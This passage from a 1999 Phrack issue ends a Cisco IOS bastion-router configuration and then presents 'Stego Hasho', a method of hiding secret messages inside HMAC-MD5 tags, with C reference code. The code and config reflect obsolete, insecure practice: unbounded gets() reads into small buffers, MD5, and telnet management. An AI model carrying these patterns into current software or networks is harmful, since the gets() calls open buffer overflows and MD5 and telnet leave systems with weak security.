ntp authentication-key 1 md5 151C1F1C0F7932 7
ntp trusted-key 1
ntp access-group peer 20
ntp server 192.168.1.100 key 1 prefer
ntp server 192.168.1.101 key 1
!
! configure logging
service timestamps log datetime localtime
logging buffered 4096 informational
logging console informational
logging 192.168.1.102
logging 192.168.1.103
!
! configure SNMP
! allow SNMP reads from hosts in access-list 10
snmp-server community h4rd2gu3ss ro 10
! send traps with community names
snmp-server trap-authentication
! send all traps to the management host on the inside interface
snmp-server trap-source Ethernet0
snmp-server host 192.168.1.105 h4rd2gu3ss
!
! simple static routing. default to the ISP
ip route 0.0.0.0 0.0.0.0 172.16.1.2
ip route 192.168.0.0 255.255.0.0 192.168.0.2
!
! standard ip access-lists
!
! allowed hosts for SNMP reads
no access-list 10
access-list 10 permit host 192.168.1.105
access-list 10 deny any
!
! ntp hosts
no access-list 20
access-list 20 permit host 192.168.1.100
access-list 20 permit host 192.168.1.101
access-list 20 deny any
!
! hosts allowed to telnet to the router
no access-list 99
access-list 99 permit host 192.168.1.104
access-list 99 deny any
!
! extended ip access-lists
!
no ip access-list extended e1-in
ip access-list extended e1-in
! Anti-spoofing
! Deny packets on outside with src address = our inside nets
! This normally wouldn't be a RFC 1918 network
 deny ip 192.168.0.0 0.0.255.255 any log
!
! Deny first octet zeros, all ones, and loopback
 deny ip 0.0.0.0 0.255.255.255 any log
 deny ip host 255.255.255.255 any log
 deny ip 127.0.0.0 0.255.255.255 any log
!
! Deny class D (multicast) and class E (reserved for future use)
 deny ip 224.0.0.0 15.255.255.255 any log
 deny ip 240.0.0.0 7.255.255.255 any log
!
! Deny RFC 1918 addresses
 deny ip 10.0.0.0 0.255.255.255 any log
 deny ip 172.16.0.0 0.15.255.255 any log
```

```
! included above in this example
! deny ip 192.168.0.0 0.0.255.255 any log
!
! Deny test-net
 deny ip 192.0.2.0 0.0.0.255 any log
! Deny end node autoconfig
 deny ip 169.254.0.0 0.0.255.255 any log
!
! ICMP allows
! Allow fragmentation needed messages (type 3 code 4)
 permit icmp any 192.168.0.0 0.0.255.255 packet-too-big
! Allow outbound ping and MS style traceroute (type 0)
 permit icmp any 192.168.0.0 0.0.255.255 echo-reply
! Uncomment to allow ping to the inside net (type 8)
! permit icmp any 192.168.0.0 0.0.255.255 echo
! Uncomment to allow traceroute
! permit icmp any 192.168.0.0 0.0.255.255  ttl-exceeded
!
! permit certain connections
! example: permit connections from the outside to a web server
 permit tcp any host 192.168.0.5 eq 80
!
! explicit default deny
 deny ip any any log
!
no ip access-list extended e0-in
ip access-list extended e0-in
!
! our policy is only allow replies from the inside web server,
! some ICMP and specific inside hosts to access the router.
!
! permit certain connections
! example: allow responses from the web server
 permit tcp host 192.168.0.5 eq www any established
!
! allow connections from ntp, mgmt, etc. to the router
 permit udp host 192.168.1.105 host 192.168.0.1 eq snmp
 permit udp host 192.168.1.100 host 192.168.0.1 eq ntp
 permit udp host 192.168.1.101 host 192.168.0.1 eq ntp
 permit tcp host 192.168.1.104 host 192.168.0.1 eq telnet
!
! allow specific ICMP out
 permit icmp 192.168.0.0 0.0.255.255  any packet-too-big
 permit icmp 192.168.0.0 0.0.255.255 any echo
! Uncomment to allow inbound ping responses
! permit icmp 192.168.0.0 0.0.255.255 any echo-reply
! Uncomment to allow traceroute
! permit icmp 192.168.0.0 0.0.255.255 any ttl-exceeded
!
! Ingress filtering: uncomment to deny connections to router and
! then allow outbound if source address = our net. In this case,
! we don't allow any traffic out and go directly to explicit deny.
! deny ip any host 192.168.0.1 log
! permit ip 192.168.0.0 0.0.255.255 any
!
! explicit deny
 deny ip any any log
!
!
line con 0
 login local
! logout idle console access after two min
 exec-timeout 2 0
line aux 0
! Uncomment below to disable logins on the AUX port
! no exec
! Or allow password access
 login local
```

```
line vty 0 4
! uncomment to disable telnet listener
! transport input none
 access-class 99 in
 login local
end

$Id: bastion-ios.txt,v 1.26 1999/06/24 17:06:21 beldridg Exp $
<-->
```

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 11 of 19]

Stego Hasho

--------[Conehead]

----[Introduction

The use of hash (checksum) functions in a design for encryption/decryption systems is not export controlled by the U.S. government. But even if hash functions aren't allowed to be exported for confidentiality purposes at some point in the future, there will still be a hidden way of accomplishing privacy in their approved, exportable forms (unless the export of MACs also becomes controlled).

----[Integrity

The common use for a hash function (basically a one-way encryptor as opposed to a two-way such as DES or RSA, taking a variable sized message and reducing it to a set number of random bits) is to assure the integrity of a message from sender to receiver (or anyone else for that matter). The message and its sender computed hash are sent across the network where the receiver compares the received hash with the receiver computed hash using the shared hash function against the received message. If there's no match in the hashes, he/she can assume the message is faulty.

1: H(message)---message,hash--->H(message)

----[Authentication

While this provides for message integrity, it doesn't provide message authentication. Authentication of a message through a hash(generally only between the sender and receiver) can be provided with the addition of a shared secret key between the sender and receiver (possibly exchanged via Diffie-Hellman) to the message (PGP accomplishes hash authentication through a public key, usually allowing anyone to authenticate it). The message (without the key) and its sender computed hash (using the key) are sent across a wire where the receiver compares the received hash with the receiver computed hash using the shared hash function against the received message and the shared key. This method still allows for deniability among keyholders. With authentication, use of a nonce in the hash should also be considered to avoid a replay attack. Obviously, anyone only using the hash function against the message to produce this hash will find no match. He/she may then assume its a MAC (message authentication code). If there's no match in the hashes, the receiver might not know whether the integrity and/or authentication is to blame.

2: H(message+key)---message,hash--->H(message+key)

A mandatory construction of protocol 2 for internet security protocols is Bellare's HMAC.

3: H(key XOR opad,H(key XOR ipad,message))

----[Confidentiality

While a hash MAC provides for message integrity and authentication, there is no confidentiality to the message using this method. However, a form of message confidentiality using hashes can be achieved with the addition of a few simple steps. In addition to the message and key, the sender will also add a secret message to be hashed. The message (without the key and secret message) and its

sender computed hash (using the key and secret message) are sent across a wire where the receiver compares the received hash with the receiver computed hash using the shared hash function against the received message, shared key, and secret message. A receiver may first wish to check if the hash is a MAC, then look for a secret message. If there's no match in the hashes, he/she might not know whether the integrity, authentication, and/or failure to determine the secret is to blame.

4: H(public message+key+secret message)---public message,hash--->H(public message+key+secret message)

For HMAC, the secret message can be appended to the public message.

5: H(key XOR opad,H(key XOR ipad,public message+secret message))

The obvious question for the receiver is how to choose the right secret message to get the hash to compute correctly. The answer is to use a brute force method using a dictionary of possible secret messages, a method similar to those of password cracking programs with the public message used as the salt. While this may sound unfeasible at first, the choice of a "secret message" dictionary with a reasonable search space (its granularity via letters, words, and/or phrases), the orderliness of the dictionary(sorted by most commonly used to least), a decent hash speed (the size of the secret message is not a factor), and/or performing the hash computations in parallel can simplify brute forcing into a workable solution. In addition to figuring out the secret message, integrity and authentication of both the public and secret messages will also be guaranteed.

----[Steganography

By now, it should be obvious from what is sent over the wire in protocols 2 and 4 that hash confidentiality also has a steganographic (hidden) property. Hashes used as one-time pads or in wheat/chaff operations for confidentiality don't possess this property. In a variation on this method, another stego version of this would be to take out the public message. Some applications such as S/key only send hashes over the wire at certain points in their protocols.

6: H(key+secret message)---hash--->H(key+secret message)

The strength of the encryption method lies in the strength of the underlying MAC (hash function, key length, key reuse, and construction). The strength of the steganographic method lies in giving the impression that only a MAC is being used: minimizing public message reuse, keeping others ignorant of the stego hasho construction formula, and using the most conservative number of stego hashes to convey a large message(this relates to dictionary granularity). If secret messages need to be tied together in sequential order to form a larger message, using a nonce such as a timestamp in each message for sequencing will suffice (or adopting an external sequence number such as is found in network packets). The stego property can still be maintained because MACs use nonces. Examples where a larger message could be sent without much suspicion could involve a stream of authenticated IPv6 packets or the transfer of a list of files and their corresponding checksums. As far as cryptanalysis, steganalysis, and other attacks are concerned, strong hash function and construction is important. Also, frequent changes in the public message and secret key help. If a particular hash or construction flaw causes the encryption to be broken, change to a more secure one. However, old secret messages may be compromised.

It's kind of ironic that this is a stego method based on embedding a secret into ciphertext (hash), based on a misguided notion as to the ciphertext's function. Other stego methods(such as using image bits) are weaker and may involve more overhead, though they may be strengthened by encrypting the embedded secret.

Example of stego hasho with HMAC construction (source available from RFC2104) using MD5 hash (source available from RFC1321) and on-line English dictionary

(source available from your local cracker).

----[The Code

```
<++> P55/Stego-hasho/example.c !55654cc3
/*stego hasho exampleo */
#include <time.h>
#include <stdio.h>
#include <string.h>

int
main ()
{
  char shared_secret_key[8];
  char dictionary_word[20];
  char message[100];
  char public_message[50];
  time_t timestamp_nonce;
  char secret_message[20];
  unsigned char sender_sent_digest[16],receiver_computed_digest[16];
  int i;

  FILE *inFile = fopen ("english.dictionary", "r");
  printf ("HMAC-MD5 Stego Hasho\n");
  printf ("Sender-\n");
  printf ("Input shared secret key:");
  gets(shared_secret_key);
  printf ("Input public message:");
  gets(public_message);
  time (&timestamp_nonce);
  printf ("Input secret message:");
  gets(secret_message);
  printf ("Creating hash\n");
  sprintf(message,"%s%d",public_message,timestamp_nonce);
  strcat(message,secret_message);
  hmac_md5(message, strlen(message), shared_secret_key,
           strlen(shared_secret_key), sender_sent_digest);
  printf ("Sent across wire from sender to receiver-\nmessage:%s%d hash:",
          public_message,timestamp_nonce);
  for (i = 0; i < 16; i++)
    printf ("%02x", sender_sent_digest[i]);
  printf ("\nReceiver-\n");
  printf ("See if only MAC\n");
  sprintf(message,"%s%d",public_message,timestamp_nonce);
  hmac_md5(message, strlen(message), shared_secret_key,
           strlen(shared_secret_key), receiver_computed_digest);
  printf ("MAC hash:");
  for (i = 0; i < 16; i++)
    printf ("%02x",receiver_computed_digest[i]);
  if (bcmp(sender_sent_digest,receiver_computed_digest,16) != 0)
    printf ("\nNot a MAC!\n");
  else {
    printf ("\nIt's a MAC!\n");
    fclose(inFile);
    exit(0);
  }
  printf ("Finding secret message\n");
  while (fscanf(inFile,"%s",dictionary_word) != EOF) {
    sprintf(message,"%s%d",public_message,timestamp_nonce);
    strcat(message,dictionary_word);
    hmac_md5(message, strlen(message), shared_secret_key,
             strlen(shared_secret_key), receiver_computed_digest);
    if (bcmp(sender_sent_digest,receiver_computed_digest,16) == 0) {
      printf ("Dictionary word hash:");
      for (i = 0; i < 16; i++)
        printf ("%02x", receiver_computed_digest[i]);
      printf ("\nThe secret message is %s!\n",dictionary_word);
```

```
      break;
    }
  }
  if (bcmp(sender_sent_digest,receiver_computed_digest,16) != 0)
    printf ("The secret message was not found!\n");
  fclose(inFile);
}
<-->

Sample Run:
HMAC-MD5 Stego Hasho
Sender-
Input shared secret key:test
Input public message:this is a test
Input secret message:omega
Creating hash
Sent across wire from sender to receiver-
message:this is a test915085524 hash:9b7ba39ec743b0eaaccbc08aaa51565b
Receiver-
See if only MAC
MAC hash:324d28bc83e881782914b32812c97152
Not a MAC!
Finding secret message
Dictionary word hash:9b7ba39ec743b0eaaccbc08aaa51565b
The secret message is omega!


Source Code (successfully compiled in SunOS environment)
---------------------------------------------------------
Makefile
--------
<++> P55/Stego-hasho/Makefile !681efd3d
CC   =  cc

md5driver: md5driver.o hmac.o md5.o
        $(CC) -o md5driver md5driver.o hmac.o md5.o

example: hmac.o example.o md5driver.o md5.o
        $(CC) -o example hmac.o md5driver.o md5.o
<-->

md5.h
-----
<++> P55/Stego-hasho/md5.h !e95d4a1b
#include <memory.h>

/*
 **********************************************************************
 ** md5.h -- header file for implementation of MD5                   **
 ** RSA Data Security, Inc. MD5 Message-Digest Algorithm             **
 ** Created: 2/17/90 RLR                                             **
 ** Revised: 12/27/90 SRD,AJ,BSK,JT Reference C version              **
 ** Revised (for MD5): RLR 4/27/91                                   **
 **   -- G modified to have y&~z instead of y&z                      **
 **   -- FF, GG, HH modified to add in last register done            **
 **   -- Access pattern: round 2 works mod 5, round 3 works mod 3    **
 **   -- distinct additive constant for each step                    **
 **   -- round 4 added, working mod 7                                **
 **********************************************************************
 */

/*
 **********************************************************************
 ** Copyright (C) 1990, RSA Data Security, Inc. All rights reserved.  **
 **                                                                  **
 ** License to copy and use this software is granted provided that   **
 ** it is identified as the "RSA Data Security, Inc. MD5 Message-    **
 ** Digest Algorithm" in all material mentioning or referencing this  **
```

```
 ** software or this function.                                          **
 **                                                                     **
 ** License is also granted to make and use derivative works           **
 ** provided that such works are identified as "derived from the RSA   **
 ** Data Security, Inc. MD5 Message-Digest Algorithm" in all           **
 ** material mentioning or referencing the derived work.               **
 **                                                                     **
 ** RSA Data Security, Inc. makes no representations concerning        **
 ** either the merchantability of this software or the suitability     **
 ** of this software for any particular purpose.  It is provided "as   **
 ** is" without express or implied warranty of any kind.               **
 **                                                                     **
 ** These notices must be retained in any copies of any part of this   **
 ** documentation and/or software.                                      **
 *********************************************************************
 */

/*#define bcopy(x,y,n) memmove(y,x,n)
#define bzero(x,y) memset(x,0,y)
#define bcmp(x,y,n) memcmp(x,y,n)*/

/* typedef a 32-bit type */
typedef unsigned long int UINT4;

/* Data structure for MD5 (Message-Digest) computation */
typedef struct {
  UINT4 i[2];                   /* number of _bits_ handled mod 2^64 */
  UINT4 buf[4];                                    /* scratch buffer */
  unsigned char in[64];                              /* input buffer */
  unsigned char digest[16];     /* actual digest after MD5Final call */
} MD5_CTX;

void MD5Init ();
void MD5Update ();
void MD5Final ();

/*
 *********************************************************************
 ** End of md5.h                                                      **
 ****************************** (cut) ******************************
 */
<-->
md5.c
-----
<++> P55/Stego-hasho/md5.c !bd76c633
/*
 *********************************************************************
 ** md5.c -- the source code for MD5 routines                         **
 ** RSA Data Security, Inc. MD5 Message-Digest Algorithm              **
 ** Created: 2/17/90 RLR                                             **
 ** Revised: 1/91 SRD,AJ,BSK,JT Reference C ver., 7/10 constant corr. **
 ** Revised: 6/99 Conehead                                           **
 *********************************************************************
 */

/*
 *********************************************************************
 ** Copyright (C) 1990, RSA Data Security, Inc. All rights reserved.  **
 **                                                                     **
 ** License to copy and use this software is granted provided that    **
 ** it is identified as the "RSA Data Security, Inc. MD5 Message-     **
 ** Digest Algorithm" in all material mentioning or referencing this  **
 ** software or this function.                                        **
 **                                                                     **
 ** License is also granted to make and use derivative works          **
 ** provided that such works are identified as "derived from the RSA  **
 ** Data Security, Inc. MD5 Message-Digest Algorithm" in all          **
 ** material mentioning or referencing the derived work.              **
```

```
 **                                                                **
 ** RSA Data Security, Inc. makes no representations concerning    **
 ** either the merchantability of this software or the suitability **
 ** of this software for any particular purpose.  It is provided "as  **
 ** is" without express or implied warranty of any kind.           **
 **                                                                **
 ** These notices must be retained in any copies of any part of this  **
 ** documentation and/or software.                                 **
 ********************************************************************
 */

#include "md5.h"

/*
 ********************************************************************
 **  Message-digest routines:                                      **
 **  To form the message digest for a message M                    **
 **    (1) Initialize a context buffer mdContext using MD5Init     **
 **    (2) Call MD5Update on mdContext and M                       **
 **    (3) Call MD5Final on mdContext                              **
 **  The message digest is now in mdContext->digest[0...15]        **
 ********************************************************************
 */

/* forward declaration */
static void Transform ();

static unsigned char PADDING[64] = {
  0x80, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};

/* F, G, H and I are basic MD5 functions */
#define F(x, y, z) (((x) & (y)) | ((~x) & (z)))
#define G(x, y, z) (((x) & (z)) | ((y) & (~z)))
#define H(x, y, z) ((x) ^ (y) ^ (z))
#define I(x, y, z) ((y) ^ ((x) | (~z)))

/* ROTATE_LEFT rotates x left n bits */
#define ROTATE_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))

/* FF, GG, HH, and II transformations for rounds 1, 2, 3, and 4 */
/* Rotation is separate from addition to prevent recomputation */
#define FF(a, b, c, d, x, s, ac) \
  {(a) += F ((b), (c), (d)) + (x) + (UINT4)(ac); \
   (a) = ROTATE_LEFT ((a), (s)); \
   (a) += (b); \
  }
#define GG(a, b, c, d, x, s, ac) \
  {(a) += G ((b), (c), (d)) + (x) + (UINT4)(ac); \
   (a) = ROTATE_LEFT ((a), (s)); \
   (a) += (b); \
  }
#define HH(a, b, c, d, x, s, ac) \
  {(a) += H ((b), (c), (d)) + (x) + (UINT4)(ac); \
   (a) = ROTATE_LEFT ((a), (s)); \
   (a) += (b); \
  }
#define II(a, b, c, d, x, s, ac) \
  {(a) += I ((b), (c), (d)) + (x) + (UINT4)(ac); \
   (a) = ROTATE_LEFT ((a), (s)); \
   (a) += (b); \
```

```
  }

/* The routine MD5Init initializes the message-digest context
   mdContext. All fields are set to zero.
 */
void MD5Init (mdContext)
MD5_CTX *mdContext;
{
  mdContext->i[0] = mdContext->i[1] = (UINT4)0;

  /* Load magic initialization constants.
   */
  mdContext->buf[0] = (UINT4)0x67452301;
  mdContext->buf[1] = (UINT4)0xefcdab89;
  mdContext->buf[2] = (UINT4)0x98badcfe;
  mdContext->buf[3] = (UINT4)0x10325476;
}

/* The routine MD5Update updates the message-digest context to
   account for the presence of each of the characters inBuf[0..inLen-1]
   in the message whose digest is being computed.
 */
void MD5Update (mdContext, inBuf, inLen)
MD5_CTX *mdContext;
unsigned char *inBuf;
unsigned int inLen;
{
  UINT4 in[16];
  int mdi;
  unsigned int i, ii;

  /* compute number of bytes mod 64 */
  mdi = (int)((mdContext->i[0] >> 3) & 0x3F);

  /* update number of bits */
  if ((mdContext->i[0] + ((UINT4)inLen << 3)) < mdContext->i[0])
    mdContext->i[1]++;
  mdContext->i[0] += ((UINT4)inLen << 3);
  mdContext->i[1] += ((UINT4)inLen >> 29);

  while (inLen--) {
    /* add new character to buffer, increment mdi */
    mdContext->in[mdi++] = *inBuf++;

    /* transform if necessary */
    if (mdi == 0x40) {
      for (i = 0, ii = 0; i < 16; i++, ii += 4)
        in[i] = (((UINT4)mdContext->in[ii+3]) << 24) |
                (((UINT4)mdContext->in[ii+2]) << 16) |
                (((UINT4)mdContext->in[ii+1]) << 8) |
                ((UINT4)mdContext->in[ii]);
      Transform (mdContext->buf, in);
      mdi = 0;
    }
  }
}

/* The routine MD5Final terminates the message-digest computation and
   ends with the desired message digest in mdContext->digest[0...15].
 */
void MD5Final (digest,mdContext)
unsigned char *digest;
MD5_CTX *mdContext;
{
  UINT4 in[16];
  int mdi;
  unsigned int i, ii;
  unsigned int padLen;
```

```
  /* save number of bits */
  in[14] = mdContext->i[0];
  in[15] = mdContext->i[1];

  /* compute number of bytes mod 64 */
  mdi = (int)((mdContext->i[0] >> 3) & 0x3F);

  /* pad out to 56 mod 64 */
  padLen = (mdi < 56) ? (56 - mdi) : (120 - mdi);
  MD5Update (mdContext, PADDING, padLen);

  /* append length in bits and transform */
  for (i = 0, ii = 0; i < 14; i++, ii += 4)
    in[i] = (((UINT4)mdContext->in[ii+3]) << 24) |
            (((UINT4)mdContext->in[ii+2]) << 16) |
            (((UINT4)mdContext->in[ii+1]) << 8) |
            ((UINT4)mdContext->in[ii]);
  Transform (mdContext->buf, in);

  /* store buffer in digest */
  for (i = 0, ii = 0; i < 4; i++, ii += 4) {
    mdContext->digest[ii] = (unsigned char)(mdContext->buf[i] & 0xFF);
    mdContext->digest[ii+1] =
      (unsigned char)((mdContext->buf[i] >> 8) & 0xFF);
    mdContext->digest[ii+2] =
      (unsigned char)((mdContext->buf[i] >> 16) & 0xFF);
    mdContext->digest[ii+3] =
      (unsigned char)((mdContext->buf[i] >> 24) & 0xFF);
  }
  bcopy(mdContext->digest,digest,16);
}

/* Basic MD5 step. Transforms buf based on in.
 */
static void Transform (buf, in)
UINT4 *buf;
UINT4 *in;
{
  UINT4 a = buf[0], b = buf[1], c = buf[2], d = buf[3];

  /* Round 1 */
#define S11 7
#define S12 12
#define S13 17
#define S14 22
  FF ( a, b, c, d, in[ 0], S11, 3614090360); /* 1 */
  FF ( d, a, b, c, in[ 1], S12, 3905402710); /* 2 */
  FF ( c, d, a, b, in[ 2], S13,  606105819); /* 3 */
  FF ( b, c, d, a, in[ 3], S14, 3250441966); /* 4 */
  FF ( a, b, c, d, in[ 4], S11, 4118548399); /* 5 */
  FF ( d, a, b, c, in[ 5], S12, 1200080426); /* 6 */
  FF ( c, d, a, b, in[ 6], S13, 2821735955); /* 7 */
  FF ( b, c, d, a, in[ 7], S14, 4249261313); /* 8 */
  FF ( a, b, c, d, in[ 8], S11, 1770035416); /* 9 */
  FF ( d, a, b, c, in[ 9], S12, 2336552879); /* 10 */
  FF ( c, d, a, b, in[10], S13, 4294925233); /* 11 */
  FF ( b, c, d, a, in[11], S14, 2304563134); /* 12 */
  FF ( a, b, c, d, in[12], S11, 1804603682); /* 13 */
  FF ( d, a, b, c, in[13], S12, 4254626195); /* 14 */
  FF ( c, d, a, b, in[14], S13, 2792965006); /* 15 */
  FF ( b, c, d, a, in[15], S14, 1236535329); /* 16 */

  /* Round 2 */
#define S21 5
#define S22 9
#define S23 14
#define S24 20
```

```
  GG ( a, b, c, d, in[ 1], S21, 4129170786); /* 17 */
  GG ( d, a, b, c, in[ 6], S22, 3225465664); /* 18 */
  GG ( c, d, a, b, in[11], S23,  643717713); /* 19 */
  GG ( b, c, d, a, in[ 0], S24, 3921069994); /* 20 */
  GG ( a, b, c, d, in[ 5], S21, 3593408605); /* 21 */
  GG ( d, a, b, c, in[10], S22,   38016083); /* 22 */
  GG ( c, d, a, b, in[15], S23, 3634488961); /* 23 */
  GG ( b, c, d, a, in[ 4], S24, 3889429448); /* 24 */
  GG ( a, b, c, d, in[ 9], S21,  568446438); /* 25 */
  GG ( d, a, b, c, in[14], S22, 3275163606); /* 26 */
  GG ( c, d, a, b, in[ 3], S23, 4107603335); /* 27 */
  GG ( b, c, d, a, in[ 8], S24, 1163531501); /* 28 */
  GG ( a, b, c, d, in[13], S21, 2850285829); /* 29 */
  GG ( d, a, b, c, in[ 2], S22, 4243563512); /* 30 */
  GG ( c, d, a, b, in[ 7], S23, 1735328473); /* 31 */
  GG ( b, c, d, a, in[12], S24, 2368359562); /* 32 */

  /* Round 3 */
#define S31 4
#define S32 11
#define S33 16
#define S34 23
  HH ( a, b, c, d, in[ 5], S31, 4294588738); /* 33 */
  HH ( d, a, b, c, in[ 8], S32, 2272392833); /* 34 */
  HH ( c, d, a, b, in[11], S33, 1839030562); /* 35 */
  HH ( b, c, d, a, in[14], S34, 4259657740); /* 36 */
  HH ( a, b, c, d, in[ 1], S31, 2763975236); /* 37 */
  HH ( d, a, b, c, in[ 4], S32, 1272893353); /* 38 */
  HH ( c, d, a, b, in[ 7], S33, 4139469664); /* 39 */
  HH ( b, c, d, a, in[10], S34, 3200236656); /* 40 */
  HH ( a, b, c, d, in[13], S31,  681279174); /* 41 */
  HH ( d, a, b, c, in[ 0], S32, 3936430074); /* 42 */
  HH ( c, d, a, b, in[ 3], S33, 3572445317); /* 43 */
  HH ( b, c, d, a, in[ 6], S34,   76029189); /* 44 */
  HH ( a, b, c, d, in[ 9], S31, 3654602809); /* 45 */
  HH ( d, a, b, c, in[12], S32, 3873151461); /* 46 */
  HH ( c, d, a, b, in[15], S33,  530742520); /* 47 */
  HH ( b, c, d, a, in[ 2], S34, 3299628645); /* 48 */

  /* Round 4 */
#define S41 6
#define S42 10
#define S43 15
#define S44 21
  II ( a, b, c, d, in[ 0], S41, 4096336452); /* 49 */
  II ( d, a, b, c, in[ 7], S42, 1126891415); /* 50 */
  II ( c, d, a, b, in[14], S43, 2878612391); /* 51 */
  II ( b, c, d, a, in[ 5], S44, 4237533241); /* 52 */
  II ( a, b, c, d, in[12], S41, 1700485571); /* 53 */
  II ( d, a, b, c, in[ 3], S42, 2399980690); /* 54 */
  II ( c, d, a, b, in[10], S43, 4293915773); /* 55 */
  II ( b, c, d, a, in[ 1], S44, 2240044497); /* 56 */
  II ( a, b, c, d, in[ 8], S41, 1873313359); /* 57 */
  II ( d, a, b, c, in[15], S42, 4264355552); /* 58 */
  II ( c, d, a, b, in[ 6], S43, 2734768916); /* 59 */
  II ( b, c, d, a, in[13], S44, 1309151649); /* 60 */
  II ( a, b, c, d, in[ 4], S41, 4149444226); /* 61 */
  II ( d, a, b, c, in[11], S42, 3174756917); /* 62 */
  II ( c, d, a, b, in[ 2], S43,  718787259); /* 63 */
  II ( b, c, d, a, in[ 9], S44, 3951481745); /* 64 */

  buf[0] += a;
  buf[1] += b;
  buf[2] += c;
  buf[3] += d;
}

/*
```

```
 ************************************************************************
 ** End of md5.c                                                       **
 ******************************** (cut) ********************************
 */
<-->
hmac.c
------
<++> P55/Stego-hasho/hmac.c !d4cbaed9
/* sample code from RFC2104 */
#include <string.h>
#include "md5.h"

/*
** Function: hmac_md5
*/

void
hmac_md5(text, text_len, key, key_len, digest)
unsigned char*  text;                /* pointer to data stream */
int             text_len;            /* length of data stream */
unsigned char*  key;                 /* pointer to authentication key */
int             key_len;             /* length of authentication key */
unsigned char * digest;              /* caller digest to be filled in */

{
        MD5_CTX context;
        unsigned char k_ipad[65];    /* inner padding -
                                      * key XORd with ipad
                                      */
        unsigned char k_opad[65];    /* outer padding -
                                      * key XORd with opad
                                      */
        unsigned char tk[16];
        int i;
        /* if key is longer than 64 bytes reset it to key=MD5(key) */
        if (key_len > 64) {

                MD5_CTX      tctx;

                MD5Init(&tctx);
                MD5Update(&tctx, key, key_len);
                MD5Final(tk, &tctx);

                key = tk;
                key_len = 16;
        }

        /*
         * the HMAC_MD5 transform looks like:
         *
         * MD5(K XOR opad, MD5(K XOR ipad, text))
         *
         * where K is an n byte key
         * ipad is the byte 0x36 repeated 64 times
         * opad is the byte 0x5c repeated 64 times
         * and text is the data being protected
         */

        /* start out by storing key in pads */
        bzero( k_ipad, sizeof k_ipad);
        bzero( k_opad, sizeof k_opad);
        bcopy( key, k_ipad, key_len);
        bcopy( key, k_opad, key_len);

        /* XOR key with ipad and opad values */
        for (i=0; i<64; i++) {
                k_ipad[i] ^= 0x36;
                k_opad[i] ^= 0x5c;
```

```
        }
        /*
         * perform inner MD5
         */
        MD5Init(&context);                   /* init context for 1st
                                              * pass */
        MD5Update(&context, k_ipad, 64);     /* start with inner pad */
        MD5Update(&context, text, text_len); /* then text of datagram */
        MD5Final(digest, &context);          /* finish up 1st pass */
        /*
         * perform outer MD5
         */
        MD5Init(&context);                   /* init context for 2nd
                                              * pass */
        MD5Update(&context, k_opad, 64);     /* start with outer pad */
        MD5Update(&context, digest, 16);     /* then results of 1st
                                              * hash */
        MD5Final(digest, &context);          /* finish up 2nd pass */
}
<-->
md5driver.c
-----------
<++> P55/Stego-hasho/md5driver.c !508d7874
/*
 **********************************************************************
 ** md5driver.c -- sample test routines                              **
 ** RSA Data Security, Inc. MD5 Message-Digest Algorithm             **
 ** Created: 2/16/90 RLR                                             **
 ** Updated: 1/91 SRD                                                **
 ** Updated: 6/99 Conehead                                           **
 **********************************************************************
 */

/*
 **********************************************************************
 ** Copyright (C) 1990, RSA Data Security, Inc. All rights reserved.  **
 **                                                                  **
 ** RSA Data Security, Inc. makes no representations concerning      **
 ** either the merchantability of this software or the suitability   **
 ** of this software for any particular purpose.  It is provided "as **
 ** is" without express or implied warranty of any kind.             **
 **                                                                  **
 ** These notices must be retained in any copies of any part of this **
 ** documentation and/or software.                                   **
 **********************************************************************
 */

#include <stdio.h>
#include <sys/types.h>
#include <time.h>
#include <string.h>
#include "md5.h"

/* Prints message digest buffer in mdContext as 32 hexadecimal digits.
   Order is from low-order byte to high-order byte of digest.
   Each byte is printed with high-order hexadecimal digit first.
 */
static void MDPrint (mdContext)
MD5_CTX *mdContext;
{
  int i;

  for (i = 0; i < 16; i++)
    printf ("%02x", mdContext->digest[i]);
}

/* size of test block */
#define TEST_BLOCK_SIZE 1000
```

```
/* number of blocks to process */
#define TEST_BLOCKS 10000

/* number of test bytes = TEST_BLOCK_SIZE * TEST_BLOCKS */
static long TEST_BYTES = (long)TEST_BLOCK_SIZE * (long)TEST_BLOCKS;

/* A time trial routine, to measure the speed of MD5.
   Measures wall time required to digest TEST_BLOCKS * TEST_BLOCK_SIZE
   characters.
 */
static void MDTimeTrial ()
{
  MD5_CTX mdContext;
  time_t endTime, startTime;
  unsigned char data[TEST_BLOCK_SIZE];
  unsigned int i;
  unsigned char digest[16];

  /* initialize test data */
  for (i = 0; i < TEST_BLOCK_SIZE; i++)
    data[i] = (unsigned char)(i & 0xFF);

  /* start timer */
  printf ("MD5 time trial. Processing %ld characters...\n", TEST_BYTES);
  time (&startTime);

  /* digest data in TEST_BLOCK_SIZE byte blocks */
  MD5Init (&mdContext);
  for (i = TEST_BLOCKS; i > 0; i--)
    MD5Update (&mdContext, data, TEST_BLOCK_SIZE);
  MD5Final (digest,&mdContext);

  /* stop timer, get time difference */
  time (&endTime);
  MDPrint (&mdContext);
  printf (" is digest of test input.\n");
  printf
    ("Seconds to process test input: %ld\n", (long)(endTime-startTime));
  printf
    ("Characters processed per second: %ld\n",
     TEST_BYTES/(endTime-startTime));
}

/* Computes the message digest for string inString.
   Prints out message digest, a space, the string (in quotes) and a
   carriage return.
 */
static void MDString (inString)
char *inString;
{
  MD5_CTX mdContext;
  unsigned int len = strlen (inString);
  unsigned char digest[16];

  MD5Init (&mdContext);
  MD5Update (&mdContext, inString, len);
  MD5Final (digest,&mdContext);
/*  MDPrint (&mdContext);
  printf (" \"%s\"\n", inString);*/
}

/* Computes the message digest for a specified file.
   Prints out message digest, a space, the file name, and a carriage
   return.
 */
static void MDFile (filename)
char *filename;
```

```
{
  FILE *inFile = fopen (filename, "rb");
  MD5_CTX mdContext;
  int bytes;
  unsigned char data[1024];
  unsigned char digest[16];

  if (inFile == NULL) {
    printf ("%s can't be opened.\n", filename);
    return;
